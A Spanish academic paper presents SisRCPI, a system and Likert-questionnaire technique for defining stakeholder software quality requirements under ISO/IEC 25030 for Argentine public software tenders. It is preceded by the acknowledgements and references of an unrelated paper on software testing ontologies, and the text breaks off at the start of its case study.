Este trabajo y línea de investigación están soportados por el proyecto titulado "Enfoque Integrado de Evaluación y Mejora de Calidad en Organizaciones de Software, con soporte Multinivel a Necesidades de Información" (09/F067) de la Facultad de Ingeniería de la Universidad Nacional de La Pampa. Además, esta investigación está soportada por la Agencia Argentina de Ciencia y Tecnología en el proyecto PICT 2014-1224 ejecutado en la Facultad de Ingeniería de la Universidad Nacional de La Pampa. En este contexto, uno de los autores cuenta con soporte económico de Beca Doctoral de Iniciación a la Investigación.

Referencias

[1] Asman A., Srikanth R. M., "A Top Domain Ontology for Software Testing", Real Instituto de Tecnología, Estocolmo, Suecia, Tesis de Master, 2015.

[2] Becker P., Papa M. F., Olsina L., "Process Ontology Specification for Enhancing the Process Compliance of a Measurement and Evaluation Strategy", CLEI Electronic Journal, 2015, 18:(1), pp. 1-26.

[3] Curtis B., Kellner M., Over J.: Process Modelling. Com. of ACM, 1992, 35:(9), pp. 75-90.

[4] D'Aquin M., Gangemi A., "Is there beauty in ontologies?", Applied Ontology, 2011, 6:(3), pp. 165-175.

[5] De Souza É. F., De Almeida Falbo R., Vijaykumar N. L., "ROoST: Reference ontology on software testing", Applied Ontology, 2017, 12:(1), pp. 59-90.

[6] Fernández-López M., Gómez-Pérez A., Juristo N., "METHONTOLOGY: From Ontological Art Towards Ontological Engineering", Spring Symposium on Ontological Engineering of AAAI, Stanford University, California 1997, pp. 33–40.

[7] Geerts G. L., "A design science research methodology and its application to accounting information systems research", International Journal of Accounting Information Systems, 2011, 12:(2), pp. 142-151, ISSN 1467-0895, doi.org/10.1016/j.accinf.2011.02.004

[8] Hevner A. R., Chatterjee S., "Design Research in Information Systems: Theory and Practice", Springer Publishing Company, Incorporated, 1st Edition, 2010, ISBN:1441956522 9781441956521, Doi: 10.1007/978-1-4419-5653-8

[9] Hevner A. R., "A Three Cycle View of Design Science Research", Scandinavian Journal of Information Systems, 2007, 19:(2), pp. 87-92.

[10] Hevner A. R, March S. T., Park J., Ram S., "Design Science in Information Systems Research". Management Information Systems Quarterly, 2004, 28:(1), pp. 75-105.

[11] ISO/IEC/IEEE 29119:2013. The international standard for software testing. Software and systems engineering - Software Testing - Parts 1, 2, 3 and 4.

[12] ISTQB–International Software Testing Qualifications Board. Available at https://www.istqb.org/

[13] March S., Smith G. "Design and Natural Science Research on Information Technology", 1995, 15:(4), pp. 251-266, Doi: 10.1016/0167-9236(94)00041-2

[14] Mckay J., Marshall P., "A Review of Design Science in Information Systems", ACIS 2005 Proceedings - 16th Australasian Conference on Information Systems, 2005.

[15] Noy N. F., McGuinness D. L., "Ontology Development 101: A Guide to Creating Your First Ontology", Stanford knowledge systems laboratory technical report KSL-01-05 and Stanford medical informatics technical report SMI-2001-0880, 2001.

[16] Object Management Group (OMG), "Software & Systems Process Engineering Meta-Model Specification", v. 2.0, abril, 2008.

[17] Offermann P., Levina O., Schönherr M., Bub U., "Outline of a design science research process". Proceedings of the 4th International Conference on Design Science Research in Information Systems and Technology, Philadelphia, Pennsylvania, 2009, pp 1-11. ACM Doi:10.1145/1555619.1555629, ISBN: 978-1-60558-408-9

[18] Olsina L., Becker P., "Linking Business and Information Need Goals with Functional and Non-functional Requirements", Actas de la XXI Conferencia Iberoamericana en Software Engineering (CIbSE'18), Bogotá, Colombia, Published by Curran Associates, 2018, pp. 381-394, ISBN 978-1-5108-6937-0.

[19] Olsina L., Becker P., "Family of Strategies for different Evaluation Purposes", Actas de la XX Conferencia Iberoamericana en Software Engineering (CIbSE'17), CABA, Argentina, 2017, Published by Curran Associates, pp. 221-234, ISBN 978-99967-839-2-0.

[20] Papa F., "Toward the Improvement of a Measurement and Evaluation Strategy from a Comparative Study", Proceedings of the 12th International Conference on Current Trends in Web Engineering, 2012, pp. 189–203, Springer Berlin Heidelberg, ISBN: 978-3-642-35623-0, doi:10.1007/978-3-642-35623-0_20

[21] Peffers K., Tuunanen T., Rothenberger M., Chatterjee S., "A design science research methodology for information systems research", Journal of Management Information Systems, 2007, 24:(3), pp. 45-77.

[22] Peffers K., Tuunanen T., Gengler C., Rossi, M., Hui W., Virtanen V., Bragge J, "The design science research process: A model for producing and presenting information systems research", Proceedings of First International Conference on Design Science Research in Information Systems and Technology, DESRIST, 2006, pp. 83-106. Doi: 10.2753/MIS0742-1222240302

[23] Rivera B., Becker P., Papa F., Olsina L., "A Holistic Quality Evaluation, Selection and Improvement Approach driven by Multilevel Goals and Strategies", CLEI Electronic Journal, 2016, 19:(3), pp. 1–28.

[24] Rivera B., Becker P., Olsina L., "Estrategia de Medición, Evaluación y Mejora Continua de Calidad", En 2 do Congreso Nacional de Ingeniería Informática/Sistemas de Información (CoNaIISI), 2014, pp. 833–844. ISSN: 2346-9927.

[25] Tebes G., Peppino D., Becker P., Matturro G., Solari M., Olsina L., "A Systematic Review on Software Testing Ontologies", 12th International Conference on the Quality of Information and Communications Technology, Springer book, CCIS V.1010, M. Piattini et al. (Eds.): QUATIC 2019, Ciudad Real, Spain, pp. 144-160, 2019, https://doi.org/10.1007/978-3-030-29238-6_11

[26] Tebes G., Peppino D., Becker P., Olsina L., "*Especificación del Modelo de Proceso para una Revisión Sistemática de Literatura*". (Specifying the Process Model for a Systematic Literature Review), XXII CIbSE'19, La Habana, Cuba, Curran Associates, 2019, pp. 391-404, ISBN 978-1-5108-8795-4.

[27] Thuan N. H., Drechsler A., Antunes P., "Construction of Design Science Research Questions", Communications of the Association for Information Systems, 2019, 44, doi: https://doi.org/10.17705/1CAIS.04420

[28] Vaishnavi V., Kuechler B., Stacie P., "Design Research in Information Systems", Association for Information Systems, 2004, URL: http://desrist.org/design-research-in-information-systems

[29] Wieringa, R. J., "Design science methodology for information systems and software engineering". London: Springer, 2014, https://doi.org/10.1007/978-3-662-43839-8

Sistema para la Definición de Requisitos de Calidad de las Partes Interesadas: Un aporte a los Procesos Licitatorios en el Estado Argentino

Javier Saldarini [1], Laura Rivara [1], Isidro Solís [1], Iván Chiapero [1], Carlos Salgado [2], Alberto Sanchez [2], Mario Peralta [2]

[1] Facultad Regional San Francisco Universidad Tecnológica Nacional {saldarinijavier, isidrosolis10, chiapperoivan }@gmail.com {laurarivara@hotmail.com}

[2] Departamento de Informática Facultad de Ciencias Físico-Matemáticas y Naturales-Universidad Nacional de San Luis - e-mail: {csalgado, asanchez, mperalta}@unsl.edu.ar

Resumen

Los pliegos licitatorios para la adquisición de software en el ámbito de la Administración Pública Argentina están definidos en el marco de los denominados Estándares Tecnológicos para la Administración Pública a través del Pliego Modelo 14.

A través de un trabajo anterior realizado por los autores se pudo comprobar que las propiedades de calidad del software no estaban presentes de manera clara, formal y tampoco se referenciaban anexos o procedimientos a los cuales los organismos puedan acceder para especificar los requisitos de calidad para la adquisición de un producto de software a través del Pliego Modelo 14.

El presente trabajo pretende desarrollar un sistema que permita a los Organismos de la Administración Pública llevar a cabo la identificación y definición de requisitos de calidad del software con el fin de que éstos formen parte de un pliego licitatorio.

1 Introducción

La modernización del Estado es un proceso continuo en el tiempo que presenta acciones concretas y específicas que buscan mejorar el funcionamiento de las organizaciones públicas. En tal sentido, resulta necesario aumentar la calidad de los servicios provistos por el Estado incorporando Tecnologías de la Información y de las Comunicaciones, simplificando procedimientos, propiciando reingenierías de procesos y ofreciendo al ciudadano la posibilidad de mejorar el acceso por medios electrónicos a información personalizada, coherente e integral [1].

Para la incorporación de Tecnologías de la Información y de las Comunicaciones en los Organismos que pertenecen a la Administración Pública (OAP) el Plan de modernización del Estado [1] define los Estándares Tecnológicos para la Administración Pública (ETAP) [2]. Éstos son instrumentos que contienen los lineamientos generales, modelos de pliegos y las especificaciones técnicas de los equipos y/o dispositivos a incorporar en el ámbito de Administración Pública Nacional (APN).

Esta modernización del Estado implica que todo OAP vaya incorporando tecnología para lograr los objetivos propuestos. Dentro de las tecnologías a incorporar es innegable que el software tendrá un papel preponderante, según lo expresado en [3], es imposible operar el mundo moderno sin software. Las infraestructuras nacionales y los servicios públicos se controlan mediante sistemas basados en computadoras.

El software es una de las herramientas de mayor utilidad en la optimización de procesos en las organizaciones, con el propósito de contar y ofrecer optimización, eficiencia y satisfacción de necesidades, razón por la cual el software debe contar con criterios que garanticen su calidad [4].

Por ende, todo software a incorporar deberá contar con un determinado nivel de calidad, en la literatura podemos encontrar varias definiciones sobe calidad del software.

Entre estas definiciones se puede citar la propuesta en IEEE [5], en donde se expresa que “La calidad del software es el grado con el que un sistema, componente o proceso cumple los requerimientos especificados y las necesidades o expectativas del cliente o usuario”.

También se observa que, en ISO/IEC 25010 [6], se la define como el Grado en que el producto software satisface las necesidades expresadas o implícitas, cuando es usado bajo condiciones determinadas.

En R. Pressman [7] se la define como el cumplimiento de los requisitos de funcionalidad y desempeño explícitamente establecidos, de los estándares de desarrollo explícitamente documentados, y de las características implícitas que se espera de todo software desarrollado profesionalmente.

Si bien parece no haber una definición única y aceptada universalmente al respecto, se puede observar que todas ellas mencionan que la calidad del software debería ser el cumplimiento y/o grado de satisfacción respecto de determinadas necesidades y/o requisitos dados, los cuales pueden ser explícitos y/o implícitos, entre otros.

Estas necesidades o requisitos explícitos y/o implícitos de la calidad se pueden especificar para el desarrollo de un software o bien para evaluar un producto de software ya construido [8].

Según se expresa en [9] los Modelos de Calidad (MC) son aplicados para apoyar la especificación y la evaluación de la calidad del software, también en [10] se plantea que los MC permiten la definición estructurada de criterios de evaluación, la especificación de requerimientos, la descripción de componentes en relación a ellos y la identificación de desajustes de manera sistemática facilitando el proceso de evaluación y selección del software [10].

En este sentido en [11] se detalla que existen diferentes enfoques para estos MC ya sea para calidad de procesos, calidad de productos y calidad en uso.

Si bien el propósito de este trabajo no está centrado en la construcción de modelos de calidad, se considera que estos son un elemento se suma importancia a la hora de determinar y definir los requisitos de la calidad del software desde el enfoque de la calidad de productos de software.

En [12] se expresa que la Norma ISO/IEC 25030 [8] aporta un esquema para abordar la especificación de los requisitos de calidad, con lo cual se arriba a la definición del MC, y en un sentido más amplio también se describe que la especificación de requisitos de calidad y la evaluación de productos de software son dos procesos que por su inherente complejidad pueden beneficiarse del proceso que regule su realización.

Para llevar a cabo la incorporación de software en el ámbito de la APN será de importancia entonces tener en cuenta los aspectos relacionados con la calidad de esos productos. De manera concreta será necesario que los OAP puedan contar con algún sistema o método que les permita identificar y definir cuáles serán esos requisitos de calidad que se pretende para el software a adquirir.

Como se especifica en [14] los ETAP cuentan con una serie de instrumentos, dentro de los cuales existe un Pliego licitatorio, el cual le posibilita a un OAP poder especificar una contratación o adquisición de software, éste es el Modelo de Pliego 14.

También en el mencionado trabajo se evidencia que el Modelo de Pliego 14 presenta una cobertura metodológica para especificar y evaluar los aspectos funcionales de un software, no así para especificar y evaluar los requerimientos de calidad que un organismo pretenda incluir para la contratación o adquisición de software. Y se concluye que, desde la perspectiva de calidad de productos de software, específicamente desde SQuaRE [13] se pueden realizar estos aportes, tanto para el proceso de especificación como para el de evaluación

Deja también planteados aspectos que se deberían profundizar con el fin de desarrollar métodos y/o herramientas específicas que permitan ir validando el modelo general establecido.

Por lo antedicho este trabajo tiene como objetivo general el de desarrollar un sistema que le permita a los OAP poder identificar y definir los requisitos de la calidad de las partes interesadas.

De manera específica, los objetivos que persigue el trabajo son:

- Llevar a cabo un análisis pormenorizado de la Norma ISO 25030 [8] y su interrelación con el resto de las normas que forman parte de SQuaRE [13].
- Elaborar una técnica para la recolección y análisis de información que permita conducir el proceso de definición de los requisitos de calidad de las partes interesadas planteado en ISO/IEC 25030 [8].
- Desarrollar un sistema en base a la técnica definida y que permita dar soporte al proceso de definición de requisitos de calidad de las partes interesadas.
- Llevar a cabo un caso de estudio.

En lo sucesivo, este trabajo está divido en las siguientes secciones, En la sección 2 se analiza la Norma ISO/IEC 25030 [8] en el contexto de SQuaRE [13], en la sección 3 se presentan los principales aportes a la temática realizado en un trabajo anterior y como se pretende seguir con el desarrollo del mismo. Mientras que en 4 se propone el desarrollo de una técnica de relevamiento como apoyo a la definición los requisitos de calidad de las partes interesadas, en la sección 5 se presenta el sistema desarrollado a los fines de implementar la técnica de relevamiento y el proceso de definición de requisitos, en 6 se puede observar un caso de estudio llevado a cabo con el fin de validar la implementación del sistema según el proceso definido por Norma ISO/IEC 25030 [8]. En tanto en 7 se exponen los principales resultados y en la sección 8 se detallan las conclusiones y se plantean trabajos futuros.

2 Análisis de la norma ISO/IEC 25030 en el contexto de SQuaRE

En esta sección se profundiza en el estudio la Norma ISO/IEC 25030 [8] con el fin de determinar, cuales son los procesos más importantes en la misma, el ámbito de aplicación y las relaciones existentes entre ésta norma y el resto que conforman la serie de normas SQuaRE [13].

SQuaRE [13], es una serie organizada lógicamente, enriquecida y unificada que cubre dos procesos principales: *especificación de requerimientos de calidad de software* y *evaluación de la calidad del software*, apoyados por un proceso de *medición de la calidad de software*.

El propósito de la serie de normas SQuaRE [13] es ayudar al desarrollo y adquisición del producto de software con la especificación y evaluación de los requerimientos de calidad. Establece criterios para la especificación de requerimientos de calidad del producto de software, su medición y evaluación. Incluye, además, un modelo de calidad para la alineación de las definiciones de calidad del cliente con atributos del proceso de desarrollo.

Además, la serie proporciona medidas recomendadas de los atributos de calidad del producto de software que pueden ser utilizadas por desarrolladores, adquirientes y evaluadores [13].

La serie SQuaRE [13] está organizada según se muestra en la Figura 1.

2.1 Norma ISO/IEC 25030

La norma ISO/IEC 25030 [8] permite llevar a cabo el proceso de Especificación de Requerimientos de calidad de software, que junto al proceso de Evaluación constituyen los principales pilares de SQuaRE [13].




Fig. 1. Divisiones ISO/IEC 25000 (Adaptado de [13])

Según se expresa en ISO/IEC 25030 [8] los requisitos de calidad del software, así como todos los demás requisitos no pueden ser vistos en forma aislada, deben considerarse en un contexto más amplio.

Vemos en la Figura 2 (para los fines prácticos es tomada de IRAM ISO/IEC 25030:2019 [26]) que existen dos procesos que intervienen para llegar a los requisitos de calidad del software: El proceso de definición y el Proceso de análisis.




Figura 2. Definición y análisis de los requisitos de la calidad del software - IRAM ISO/IEC 25030:2019 [26]

La definición de estos dos procesos conlleva a la relación con otras normas pertenecientes a SQuaRE:

ISO/IEC 25010 [6]: es útil para definir los requisitos de la calidad de las partes interesadas a través del modelo de calidad definido.

Por su parte *ISO/IEC 25022, ISO/IEC 25023 e ISO/IEC 25024 [15]*: son útiles para la formalización de los requisitos de calidad del software de las partes interesadas a través de las medidas de calidad definidas en estas normas.

2.2 Requisitos de las partes interesadas

Visto el esquema propuesto por ISO/IEC 25030 [8] respecto de la Definición y análisis de los requisitos de calidad del software, que para el proceso de definición de requisitos es trascedente la intervención de las partes interesadas.

También se menciona que los requisitos de calidad del software deben tener en cuenta todos los requisitos de calidad de las partes interesadas pertinentes.

El término de partes interesadas es definido en ISO/IEC 25000 [13], como una persona o grupo que tiene un interés en el desempeño o éxito de la organización (por ejemplo, clientes, propietarios, personal de la organización, proveedores, banqueros, asociaciones gremiales, socios o la sociedad).

Las partes interesadas incluyen, pero no se limitan a, usuarios finales, organizaciones usuarias finales, quienes dan soporte, desarrolladores, fabricantes, instructores, quienes mantienen, quienes se encargan de la disposición final, adquirientes, organizaciones proveedoras y organismos reguladores.

Estas partes interesadas incluyen distintos tres tipos de usuarios, según se explicita en ISO/IEC 25010 [6].

1. Usuario principal: persona que interactúa con el sistema para alcanzar las metas primarias.

2. Usuarios secundarios: proporcionan apoyo, por ejemplo.

a) proveedor de contenido, administrador/gestor del sistema, administrador de seguridad;

b) quien mantiene, quien analiza, quien realiza la portabilidad, quien instala.

3. Usuario indirecto: persona que recibe los elementos de salida, pero que no interactúa con el sistema.

Otro aspecto importante que señala la Norma ISO/IEC 25030 [8] es que cada requisito de calidad de las partes interesadas debe identificarse unívocamente y debe existir una trazabilidad entre cada requisito de la calidad de las partes interesadas y las partes interesadas individuales o sus clases.

También los requisitos de calidad del software deben asociarse con las características de la calidad (o subcaracterísticas) definidas en el modelo de calidad aplicado. El modelo de calidad puede utilizarse como una lista de verificación para garantizar la cobertura de todos los aspectos de la calidad.

Aquí también se observa la relación entre ISO/IEC 25030 [8] e ISO/25010 [6] a través del modelo de calidad propuesto en esta norma.

3 Trabajo anterior relacionado

En esta sección se presenta de manera resumida los resultados y conclusiones que se obtuvieron en [14]

En ese trabajo se destaca que, en el marco de los ETAP [2], existe el Pliego Modelo 14, el cual es un importante instrumento con el que pueden contar los OAP a la hora de licitar software.

Este modelo de pliego contiene recomendaciones explicitas para especificar y evaluar los aspectos funcionales de un software, no así para especificar y evaluar los requerimientos de calidad de software. Esto último es el resultado de haber encontrado las relaciones existentes entre el Pliego Modelo 14 con el concepto de propiedades de software.

La definición de un marco para la especificación y evaluación de requisitos de calidad de software como una mejora para el Pliego Modelo 14, es el resultado de las relaciones que se establecieron entre el Pliego Modelo 14 y los estándares de SQuaRE [13].

La obtención del marco antes mencionado permitió construir un modelo conceptual que represente esas relaciones.

Este modelo, luego, fue instanciado a través del desarrollo de un caso concreto. Como resultado de ello, se pudo obtener una especificación de los requisitos de calidad de software, los cuales pasan a ser un anexo a incorporar en el Pliego Modelo 14. También se pudo llevar a cabo el

proceso de evaluación y selección propuesto, hasta concluir con un informe que también pasa a formar parte de la documentación del Pliego Modelo 14.

También se destaca la importancia de que la Administración Pública Nacional cuente con un Plan de Modernización del Estado y que, a través de éste, se definieron los Estándares Tecnológicos para guiar a los Organismos a la hora de realizar licitaciones de software.

En estos estándares, las licitaciones de software se realizan a través del Pliego Modelo 14, en los cuales se observa que las propiedades de calidad no estaban presentes de manera clara, formal y tampoco se referencian anexos o procedimientos a los cuales los organismos puedan acceder para especificarlas. Lo mismo ocurre al momento de la evaluación y selección de las ofertas.

Por ello es que esa propuesta realiza un aporte desde la perspectiva de la calidad de productos de software, utilizando una serie de estándares de reconocimiento internacional como SQuaRE [13]

Deja también planteados aspectos que se deberían profundizar con el fin de desarrollar métodos y/o herramientas específicas que permitan ir validando el modelo general establecido.

4 Técnica para relevamiento de las necesidades de calidad de las partes interesadas

En esta sección del trabajo se propone la implementación de una técnica de relevamiento como apoyo al proceso de definición de los requisitos de calidad de las partes interesadas, específicamente se propone la construcción de una serie de cuestionarios basados en los conceptos y definiciones del MC de ISO/IEC25010 [6] e ISO/IEC 25023 [15], los cuales podrán ser utilizados como soporte y guía en la definición de las necesidades de calidad de las partes interesadas.

Es oportuno mencionar algunos antecedentes respecto del desarrollo e implementación de técnicas de relevamiento a través de cuestionarios en el campo relacionado a la calidad de productos de software y que fueran validadas a través de distintos trabajos.

En ese sentido se observa, que MyFEPS [16, 17] FrameWork de Calidad de Software (Modelo, Proceso y Herramientas), cuenta con una serie de herramientas y métodos entre los cuales se despliegan los cuestionarios destinados a los stakeholders con el fin de inferir la importancia relativa de cada ítem de calidad en el proceso de evaluación de productos de software.

También, este FrameWork presenta un MC propio denominado QSAT, el mismo se puede apreciar en [18] y su construcción en [19]. En éste último trabajo, también se menciona que MyFEPS [16, 17] fue validado en tres proyectos y se desarrolla un nuevo caso de estudio, en el cual se puede ver la implementación de los cuestionarios cerrados realizados a los stakeholders para establecer la importancia relativa a cada ítem de calidad.

En [20] se menciona la intercambiabilidad del MC QSAT [18, 19] con los Modelos de calidad (*ISO/IEC 9126 e, ISO/IEC 25010*). Además, se plantea que se ha establecido un método de evaluación basado en los procesos de evaluación de software (*ISO/IEC 14598 e ISO/IEC 25040*), pero incorporando actividades en la evaluación que permitiesen incorporar objetivos de evaluación de diferentes stakeholders.

Por lo antes mencionado, se observa que MyFEPS [16, 17] es un marco de trabajo basado en normas internacionales y con una marcada trayectoria en el campo de la evaluación y determinación del grado de calidad de productos de software, implementando un MC propio QSAT [18, 19] y también con el MC de ISO/IEC25010, como se puede ver en dos tesinas de grado [21, 22]. Además, en [23], se especifica la utilización de una técnica de cuestionarios cerrados a stakeholders como instrumento válido para establecer la importancia relativa a cada ítem de calidad.

Si bien, en el marco de MyFEPS [16, 17] y con el MC QSAT [18, 19], la técnica de cuestionarios cerrados ha sido validada en los procesos de evaluación de productos de software, en este trabajo se pretende demostrar el aporte de esta técnica como apoyo al proceso de definición de los requisitos de calidad de las partes interesadas, integrado a un proceso licitatorio y siguiendo lo establecido en ISO/IEC 25030 [8] y el MC definido en ISO/IEC25010 [6].

En la Norma ISO/IEC 25030 [16] se explicitan dos procesos que intervienen para llegar a los requisitos de calidad del software:

1- El proceso de definición
2 - Proceso de análisis.

Dado los objetivos que se pretenden cumplir en el presente trabajo, es que el foco estará puesto en el Proceso de definición para arribar a los requisitos de la calidad de las partes interesadas, según se resalta en la Figura 2.

En las secciones anteriores se observa la cobertura de ISO/IEC 25030[8] para llegar a la definición de los requisitos de calidad del software y también las relaciones y las contribuciones que existen entre las normas pertenecientes a SQuaRE [13] para llevar a cabo ese proceso.

Para obtener los requisitos de calidad de las partes interesadas vemos que una de las relaciones más importantes es la que se estable entre ISO/IEC 25030 [8] e ISO/IEC 25010 [6]. También la Norma ISO/25023 [15] aporta información de interés, sobre todo para aquellas subcaracterísticas que están asociadas con varias métricas, si bien este trabajo no se enfoca en el Proceso de análisis, se considera que es importante que forme parte de la propuesta, dado que luego lo resultante del proceso de definición será la entrada para el Proceso de análisis

Para ISO/IEC 25030 [8] el modelo de referencia de calidad es ISO/IEC 25010 [6], este modelo cumple una función esencial en el proceso de definición de los requisitos de calidad, y se menciona que el mismo puede utilizarse como una lista de verificación para garantizar la cobertura de todos los aspectos de la calidad.

Si bien el MC propuesto en ISO/IEC 25010 [6] contiene información detallada y conceptos bien desarrollados respecto de lo que significa cada característica y subcaracterística de calidad, en la mayoría de los casos es

difícil solo utilizar el modelo como una lista de verificación directamente con los usuarios, esto último está asociado a una cuestión netamente de comprensión del lenguaje técnico que se utiliza [14].

Por ello y visto el análisis llevado a cabo y de la experiencia recogida en [14], se pudo observar, entre otros, algunos aspectos relacionados con: los usuarios no contaban con información y/o formación técnica para poder discernir entre las distintas características y subcaracteríscas que le presentaba el modelo, los grupos de usuarios tenían necesidades y/o expectativas diferentes y por ende se debía incorporar alguna técnica que pudiera recoger la información de una manera homogénea y que luego ésta pudiera procesarse a través de algún método que permitiese llegar a algún tipo de resultado y que si bien en ISO/IEC 25030 [8] se plantean los proceso y relaciones entre las normas, no se explicitan técnicas y/o herramientas específicas que den soporte a los procesos tanto de definición como de análisis.

Visto lo anterior, subyace la necesidad de contar con alguna técnica que permita indagar sobre la opinión de los usuarios pertenecientes a las partes interesadas respecto de los aspectos de calidad de un determinado software.

Luego estas opiniones deberán ser analizadas a través de algún método que permita ponderarlas y así lograr la identificación y clasificación de las características y subcaracterísticas de calidad, a través del nivel de importancia que cada usuario les ha asignado a los aspectos de calidad sobre los que se lo ha consultado.

Para llevar a cabo lo planteado se utilizará uno de los métodos que se plantea a través de la teoría de la construcción de escalas de actitudes [24].

Según se puede observar en [24], para la construcción de estas escalas de actitudes existen distintos métodos, los cuales tienen característica y complejidades que determinan su aplicación respecto de lo que lo se pretenda obtener.

Analizado lo anterior y vista la necesidad planteada, *obtener y analizar la opinión de las partes interesadas respecto de los aspectos de calidad*, es que se escoge el método que propone la construcción de escalas de Likert [25].

Este método se basa en escalas de calificaciones sumadas, en donde los sujetos (usuarios) señalarán su calificación de los ítems (pregunta) de acuerdo a cinco categorías.

Esas categorías de cinco posibilidades están clasificadas en escalas para determinar acuerdo, frecuencia, importancia y probabilidad.

Dado el perfil del trabajo a desarrollar se propone trabajar con la escala de cinco categorías de importancia. La misma se muestra en la Figura 3

Sin importancia	De poca importancia	Moderadamente importante	Importante	Muy importante
O	O	O	O	O

Figura 3. Representación gráfica de la escala de Likert [25]

Dado este marco y vistas las necesidades planteadas en [14], es que se propone el desarrollo de una guía de preguntas que permitan recoger las opiniones de los usuarios pertenecientes a las partes interesadas respecto de los aspectos de calidad para las funcionalidades de un determinado software en un ámbito específico de aplicación.

Para la elaboración de estas preguntas se utilizaron los siguientes elementos:

- Norma ISO/IEC 25030 [8]
- Norma ISO/IEC 25010 [6]
- Norma ISO/IEC 25023 [15]
- Escala de Likert [25]
- Recomendaciones para recoger opiniones [24]

Estas preguntas están relacionadas con las características y subcaracterísticas del MC de ISO/IEC 25010 [6] y las métricas definidas en ISO/IEC 25023 [15] y tienen la finalidad de que los distintos tipos de usuarios (principales, secundarios e indirectos) puedan responderlas de manera autónoma teniendo en cuenta el software o sistema objeto de análisis y el ámbito de aplicación del mismo. Las respuestas se dan en una escala de cinco niveles de importancia de Likert [25]

Las preguntas están redactadas preferentemente en lenguaje no técnico, siguiendo las recomendaciones descriptas en [24].

La elaboración de esta guía arrojó como resultado un total de 84 preguntas. Estas preguntas abarcan la totalidad de las características y subcaracterísticas del MC de ISO/IEC25010 [6].

Dado que, al existir distintos tipos de usuarios, éstos cuentan con necesidades y/o expectativas diferentes, por ello, es que se conformaron tres tipos de cuestionarios que contienen un subconjunto de las 84 preguntas.

A continuación, se da un ejemplo de cómo quedaron redactadas las preguntas y su asociación con las características y subcaracterpisticas de calidad en base al modelo de calidad externo de ISO/IEC 25010 [6] y la asociación con las métricas correspondientes a ISO/IEC 25023 [15]

Característica: Usabilidad
Subcracteristica: Operatividad
Métrica Asociada: Soporte de dispositivos de entrada
Pregunta: ¿Qué importancia tiene para usted que el sistema pueda realizar las tareas mediante todas las modalidades de entrada apropiadas, como el teclado, el ratón o la voz? (Ej: en determinados casos el uso del teclado hace las tareas más sencillas, el uso de lectores de código de barras, etc.)
Respuesta

Sin importancia	De poca importancia	Moderadamente importante	Importante	Muy importante
O	O	O	O	O

Si bien estos cuestionarios fueron validados por usuarios y revisado por colegas, a medida que se vayan recogiendo más experiencias se podrán ir refinando y mejorando.

Para probar y ajustar esta técnica de relevamiento y proceso de información de las partes interesadas se identificó a un grupo de usuarios, los cuales luego participaron del caso de estudio que se plantea en la sección 7.

Los cuestionarios elaborados se les enviaron a estos usuarios vía correo electrónico en formato .doc. Las respuestas consignadas fueron transcriptas a una planilla de cálculo especialmente diseñada, para luego realizar los

cálculos propuesto por el método Likert [25]

A través de este ensayo se pudo determinar la utilidad de contar con un instrumento de relevamiento que oriente el proceso de definición de los requisitos de calidad de las partes interesadas.

También se pudo observar que los usuarios interpretaron bien las consignas de los cuestionarios y en ningún caso quedaron preguntas sin responder.

De la experiencia realizada se recogieron una serie de recomendaciones, comentarios y sugerencias, los que se documentaron como requerimientos para mejoras de la técnica desarrollada, éstas se enumeran a continuación:

- Actualizar y mejorar algunos aspectos referidos al lenguaje y redacción de las preguntas.
- Configurar nuevos cuestionarios según el perfil de usuarios (principales, secundarios e indirectos)
- Ampliar a otros modelos de calidad (por ejemplo: Calidad en Uso)
- Mejorar la identificación y trazabilidad de los requisitos de calidad de las partes interesadas
- Pensar la implementación para múltiples Organismo
- Contar con un proceso automatizado de carga de respuestas y procesamiento de la información
- Automatizar el proceso de envío y recepción de cuestionarios.

Si bien lo obtenido en este ensayo no se puede generalizar, si se observa que esta técnica realiza un aporte para la implementación del proceso de definición de los requisitos de la calidad de las partes interesadas según lo establece ISO/IEC 25030[8].

En las secciones siguientes se pretende evolucionar esta propuesta de la técnica, tomando como punto de partida lo desarrollado hasta aquí.

5 Sistema para la definición de los Requisitos de las Partes Interesadas (SisRCPI)

En esta sección se presenta el sistema desarrollado, denominado Sistema para la definición de Requisitos de Calidad de las Partes Interesadas (SisRCPI).

Este sistema fue específicamente diseñado con el objetivo de que los OAP cuenten con un instrumento que les permita de manera autónoma y flexible poder especificar los requisitos de calidad para incluir en un pliego licitatorio de software, en el marco de los ETAP y la serie de normas ISO/IEC 25000 [13].

5.1 Funcionalidades del SisRCPI

Las funcionalidades con las que cuenta el SisRCPI están básicamente orientas a:

- Procesos de creación y actualización de las preguntas
- Creación, modificación, envío y procesamiento de cuestionarios.
- Registro de los OAP, partes interesadas, usuarios, pliegos licitatorios, detalles del software involucrado en las licitaciones
- Emisión de informe sobre el resultado del proceso de definición de requisitos de la calidad de las partes interesadas.

El informe que emite el sistema, como resultado del procesamiento de los cuestionarios contestados por los usuarios, cuenta con el detalle de las características y subcaracterísticas que representan los requisitos de la calidad de las partes interesadas.

Todos esos requisitos cuentan con trazabilidad hacia las partes interesadas que los originaron y hacia el MC de referencia.

El informe emitido podrá ser tomado tal cual por el OAP y ser incluido en el Pliego Modelo 14, o bien el mismo podrá ser modificado a criterio y bajo la responsabilidad del OAP interviniente. Si hubiese modificación del informe, la misma se graba como una nueva versión, quedando registrado el histórico de versiones.

6 Caso de Estudio

El desarrollo del presente caso de estudio tiene como objetivo brindar un ejemplo de implementación del sistema SisRCPI en el proceso de definición planteado en ISO/IEC25030 [8] (ver Figura 2), con el fin de incorporar en el Pliego Licitatorio los requisitos de calidad de las partes interesadas.

El caso se basa en un OAP perteneciente al sistema público de educación superior, este Organismo cuenta con la necesita incorporar un software para la gestión de la organización de eventos, su calendario y recursos asociados.

